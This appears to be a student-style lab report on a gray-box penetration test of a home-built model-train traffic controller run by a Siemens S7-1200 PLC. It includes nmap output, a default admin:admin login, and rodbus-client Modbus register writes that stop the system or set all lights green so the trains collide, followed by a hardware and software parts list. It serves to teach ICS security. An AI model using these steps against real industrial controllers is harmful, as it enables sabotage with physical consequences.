
A gray box penetration testing of the system will start with an enumeration of the server on 10.10.30.2. Enumeration is done with Nmap to gather information about the server and ports open. The ports open are 80,443,102,504.

The arguments “-sC” runs default scripts for discovery, “-sV” tries to get the version of services found, “-Pn” disables host discovery and does port scan only, and “-p” specifies the server IP address.




```
└─$ nmap -sC -sV -p- -Pn 10.10.30.2                                    130 ×
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-12-03 18:19 EST
Nmap scan report for 10.10.30.2
Host is up (0.052s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE   VERSION
80/tcp  open  http
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Content-Type:text/html
|     Content-Length:22
|     Connection: close
|     <h3>404 NOT FOUND</h3>
|   GetRequest, HTTPOptions:
|     HTTP/1.0 302 Object Moved
|     Content-Type: text/html; charset=UTF-8
|     Cache-Control: no-cache
|     Pragma: no-cache
|     Expires: 0
|     Location: /Default.mwsl
|     Content-Length: 0
|_    Connection: close
| http-title: Introduction
|_Requested resource was /Portal/Intro.mwsl
102/tcp open  iso-tsap  Siemens S7 PLC
| s7-info:
|   Module: 6ES7 212-1BE40-0XB0
|   Basic Hardware: 6ES7 212-1BE40-0XB0
|_  Version: 4.2.0
443/tcp open  ssl/https
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Content-Type:text/html
|     Content-Length:22
|     Connection: close
|     <h3>404 NOT FOUND</h3>
|   GetRequest, HTTPOptions:
|     HTTP/1.0 302 Object Moved
|     Content-Type: text/html; charset=UTF-8
|     Cache-Control: no-cache
|     Pragma: no-cache
|     Expires: 0
|     Location: /Default.mwsl
|     Content-Length: 0
|_    Connection: close
| ssl-cert: Subject: commonName=10.10.30.2/organizationName=Siemens AG/countryName=DE
| Not valid before: 2011-12-31T23:59:59
|_Not valid after:  2042-01-01T00:00:00
|_ssl-date: TLS randomness does not represent time
504/tcp open  citadel?
```

Port 102 reveals that the machine is a siemens plc when we proceed with the HTTP port 80. We notice that the PLC gives us direct access to some of the controls. This is because the PLC was misconfigured to grant access to everyone.



General:	
Project Name:	Traffic Contol
TIA Portal:	V14 SP1
Station name:	S7-1200 station_1
Module name:	PLC_1
Module type:	CPU 1212C ACDCRly
Status:	
Operating Mode:	RUN
Status:	✓ OK

Trying a weak password admin:admin grants us administrative access.



SIEMENS S7-1200 station_1 / PLC_1

08:32:19 pm 3/12/2012 UTC English

User: admin Logout

S7-1200 station_1

- Start Page
- Diagnostics
- Diagnostic Buffer
- Module Information
- Communication
- Tag status
- Watch tables
- Online backup
- User-defined pages
- File Browser
- Introduction

General:


Project Name:	Traffic Contol
TIA Portal:	V14 SP1
Station name:	S7-1200 station_1
Module name:	PLC_1
Module type:	CPU 1212C ACDCRly

Status:

Operating Mode:	RUN
Status:	✓ OK

CPU operator panel: RUN STOP LED flashes

Now we can stop the PLC right from the homepage. Further enumeration points to the user-defined page, which gives us a better understanding of how MODBUS was implemented.



Not secure | 10.10.30.2/awp//index_preweb.html

Traffic Controller

Holding Register (40001)	Name	Status (0/1)	Control
0	Power Switch	1	ON OFF
1	Red Light 1	1	ON OFF
2	Green Light 1	0	ON OFF
3	Yellow Light 1	0	ON OFF
5	Red Light 2	0	ON OFF
6	Green Light 2	0	ON OFF
7	Yellow Light 2	1	ON OFF

The holding register 40001 holds the power switch and all the lights. We need to overwrite the holding register constantly to alter the system's behavior. Because of the enumeration done, we could use port 504. The tool is called “rodbus-client,” a command line tool used to interact with a MODBUS server.

The following are the commands issued to alter the lights:

1. “rodbus-client -h 10.10.30.2:504 -p 0 wsr --index 0 --value 17408” : Turns all green lights
2. “rodbus-client -h 10.10.30.2:504 -p 0 wsr --index 0 --value 0”: Switches the system off
3. “rodbus-client -h 10.10.30.2:504 -p 0 wsr --index 0 --value 32512” : Turns all lights on

“-p 0” sets the polling period to 0 milliseconds, “wsr” sets the mode to write to holding registers, “--index 0” means the first register (40001), “--value XXXX” sets the binary equivalent in decimal to the register.

With the attack that turns all lights green, the train would eventually collide because the normal traffic flow had been overwritten.

Challenges Faced

Throughout the project, some hurdles required more research or a simpler alternative.

Siemens

1. The learning curve for the workflow of programming a Siemens PLC is pretty high, but with the right resources, like this playlist on youtube, learning was smooth.
2. The reason for multiple ports for the MODBUS protocol was to make testing easy.

Arduino

1. The ethernet module was not working until pin four was declared as an output.

2. The output pins marked with "~" also known as pulse width modulation (PWM), are unsuitable for sending the off signal to cut power to the model trains. The resolution was to exclude the output pins with PWM enabled

Appendix

Hardware Requirements

The essential hardware requirements to replicate this project includes the following:

1. Router
2. Switch (optional)
3. 2 PLCs (Siemens SIMATIC S7-1200) (CPU 1212C AC/DC/RLY)
4. Arduino Uno
5. UnoL298N motor drive controller
6. Ethernet Shield w5100
7. Infrared obstacle avoidance sensor (4 pcs)
8. LEDs (Red, Yellow, Green) (4pcs each)
9. 220 ohms resistors (12 pcs)
10. Windows 7 workstation
11. 2 Model trains (scale N)
12. Model railway (scale N)
    1. Atlas 2569 Code 80 90 Degree Crossing (2 pcs)
    2. Atlas 2500 Black Code 80 Super-Flex 30" Track Section (6 pcs)
    3. Atlas 2525 Code 80 17" RADIUS TRACK - (6 pcs)
    4. Atlas #2535 Code 80 Track Rail Joiners (20 pcs)
    5. Plier
13. American Tool Group #11538 8" diagonal plier
14. Ethernet cable (rj45) (4pcs)
15. Dupont Wires (m-f,f-f,m-m) (60 pcs)
16. Raspberry pi (3/4) or 5v power supply (2pcs)
17. 12v power supply (110v to 12 volt)

Software requirements

The essential software requirements to replicate this project include the,

1. TIA portal v14
2. Arduino sketch book

Project Files

The project files are hosted on GitHub, including the saved project from the TIA portal, the sketch book used in programming the Arduino, and other resources used in developing this project.